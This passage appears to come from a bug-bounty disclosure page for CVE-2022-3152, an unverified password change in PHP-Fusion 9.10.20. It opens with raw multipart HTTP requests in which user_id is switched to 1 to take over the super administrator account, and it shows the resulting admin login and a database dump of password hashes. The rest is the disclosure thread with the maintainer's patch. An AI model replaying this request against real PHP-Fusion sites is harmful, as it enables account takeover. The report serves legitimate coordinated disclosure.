Content-Disposition: form-data; name="user_password1"

Aa@123456
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_password2"

Aa@123456
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_password"
```

Step 5: Change id from 2 to id 1 and send request



```
Accept-Language: en-US,en;q=0.9
Cookie: fusion76pfl_lastvisit=1660828760; fusion76pfl_user=
2.1661005170.d53639bebd44cf1be17c3dae7a446d4383c4f060edc2191599258b7a93393ea1; fusion76pfl_session=
mdgf0v4jhvepg2u4uvansje6a5; fusion76pfl_visited=yes; usertbl_results=user_joined%2Cuser_lastvisit%2Cuser_groups;
usertbl_status=0
Connection: close

------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="fusion_token"

2-1660832468-bd3e4b403096b9a469c5008ba20be2a93d496c6139473208981a792888a2edd4
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="form_id"

userfieldsform
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="fusion_KiT9DQ"


------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_id"

1
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_name"

usertest
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_email"

usertest@gmail.com
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_hide_email"

1
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_avatar"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_password1"

Aa@123456
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_password2"

Aa@123456
------WebKitFormBoundaryhUyMCblpx4OMISte
Content-Disposition: form-data; name="user_password"
```

The result of logging in with the new username and password is usertest/Aa@123456



Welcome

Welcome to your site

Latest News

No News to display

Latest Articles

No Articles to display

Latest Blogs

No Blogs to display

Latest Downloads

No Downloads to display

Welcome: usertest

Super Administrator

10

Character Count: 0 / 200


No messages have been posted.

Users Online Now

Guests Online 1

Members Online 1

Successfully logged into the super admin account, the data in the database is changed



	user_id	user_name	user_algo	user_salt	user_password	user_admin_algo	user_admin_salt	user_admin_
□ Sửa Chép Xóa bỏ	1	usertest	sha256	acb1cdc954c0e6e6481e9565e4302109a8f0c474	b9034d2835c013d08a016f3f84eccbddb5e2e666922f9e81ff...	sha256	e1113478a04bf80ba0f659fb66ea193be05ccd50	b82e2701efa1
□ Sửa Chép Xóa bỏ	2	user1	sha256	315c9cc75186f0320624f18911f3c30d92131484	723ed2432e9b80596a52c938ce6fe85fdc416ac06b1fba5c4b...	sha256		

Impact

Attacker Can hack all users account using his own app access token, and he has full control over that account.

CVE

CVE-2022-3152
(Published)

Vulnerability Type

CWE-620: Unverified Password Change

Severity

Critical (9.6)

Registry

Other

Affected Version

9.10.20

Visibility

Public

Status

Fixed

Found by

alex

@anhdq201

pro

Fixed by

Frederick MC Chan

@frederickchan

maintainer

This report was seen 702 times.

We are processing your report and will contact the **phpfusion** team within 24 hours.
3 months ago


alex 3 months ago Researcher

I sent an email yesterday at 22:11(GTM+7), Aug 18, 2022, but so far no reply

Chat with us

We have contacted a member of the **phpfusion** team and are waiting to hear back 3 months ago alex 3 months ago Researcher

I checked and found the fix 14 hours after I sent the mail. Afterward that I continued to email again but still no response.



Full account takeover on php fusion version 9.10.20


Quốc Anh Đỗ <anhdq48@gmail.com>
to management

Thu, Aug 18, 10:11 PM (6 days ago)

Hi team, i found high bug: full account takeover. Detail in file report

Thank you!

phpfusion_rp_v1....



github.com/PHPFusion/PHPFusion/tree/Andromeda/includes/classes/PHPFusion

LostPassword.php	Delete email from copyright	13 months ago
Members.php	Update Members.php	12 months ago
OpenGraph.php	Fix OpenGraph	12 months ago
OutputHandler.php	Update OutputHandler	10 months ago
Panels.php	Update Panels.php	8 months ago
PasswordAuth.php	Fixes #2388	3 months ago
PrivateMessages.php	Fix user_blacklisted()	10 months ago
QuantumFields.php	Update Quantum -	last month
Sessions.php	Fix various warnings and typos	12 months ago
SiteLinks.php	Accessibility patch	last month
Template.php	Fix various warnings and typos	12 months ago
Update.php	Fix misc problems	7 months ago
UserFields.php	Added missing inline options for user fields output	last month
UserFieldsInput.php	Security fixes	5 days ago
UserGroups.php	Fix various warnings and typos	12 months ago
index.php	All classes moved under a namespace	8 years ago

alex 3 months ago Researcher

@admin

We have sent a follow up to the **phpfusion** team. We will try again in 7 days. 3 months ago

Jamie Slome 3 months ago Admin

Please allow some time for the maintainer to respond. We send out three nuc e-mail to the maintainers, and do usually hear back from them after a couple of nudges.

alex 3 months ago Researcher

I have seen them fix the error but no response for me @admin T.T

alex 3 months ago Researcher

the bug has been fixed, so can you open the public report so i can request the cve? Please @admin

Jamie Slome 3 months ago Admin

Are you able to attach the commit SHA that fixes the issue?

alex 3 months ago Researcher

Here is it @admin:
https://github.com/PHPFusion/PHPFusion/commit/57c96d4a0c00e8e1e25100087654688123c6e991

We have sent a second follow up to the **phpfusion** team. We will try again in 10 days.
3 months ago

alex 3 months ago Researcher

Help me :((@admin

Jamie Slome 3 months ago Admin

I've dropped a comment here and will wait to hear back from the maintainer :)

alex 3 months ago Researcher

I think there will be no response :((

Frederick 3 months ago Maintainer

Hello, I'm the lead developer. Sorry for the late replies.

Yes, I've patched it under 9.10.30 latest release.

Frederick 3 months ago Maintainer

I have made a newer version of the User Fields.

````
    // edit profile has no lookup, however admin edit will use a lookup $_GET var.

    if ($lookup = get('lookup', FILTER_VALIDATE_INT)) { // must have a get
        // check access and tampering proof.
        if (($this->admin_panel && $this->admin_user) || fusion_get_userdata('user
            if ($this->user_data['user_id'] == $lookup) {
                return $this->user_data['user_id'];
            }
        }
    } else if ($this->_method == 'validate_update') {
        return $this->user_data['user_id'];
       // as such, we will not rely on user_id $_POST value any further.
    }
    return 0;
}```
````

Frederick 3 months ago Maintainer

By the way, thanks for the call @Jamie Slome

Jamie Slome 3 months ago Admin

No worries @Frederick :)

If possible, can you resolve the report by marking it as valid and fixed if you perceive this to be a legitimate vulnerability?

Frederick MC Chan validated this vulnerability 3 months ago alex has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Frederick MC Chan marked this as fixed in **9.10.20** with commit **57c96d** 3 months ago

Frederick MC Chan has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

alex 3 months ago Researcher

Can you request cve for me @admin ?

Jamie Slome 3 months ago Admin

Happy to assign a CVE once we get the go-ahead from the maintainer 👍

@frederickchan - are you happy for me to assign and publish a CVE for this report?

Frederick 3 months ago Maintainer

Hello. yes I am fine with it. Thanks for all the good work folks.

♥ Frederick MC Chan gave praise 3 months ago

Thanks for @alex and @Jamie Slome

The researcher's credibility has slightly increased as a result of the maintainer's thanks: +1

Jamie Slome 3 months ago Admin

CVE sorted :)

alex 3 months ago

Chat with us

Thank you

Thank you

Sign in to join this conversation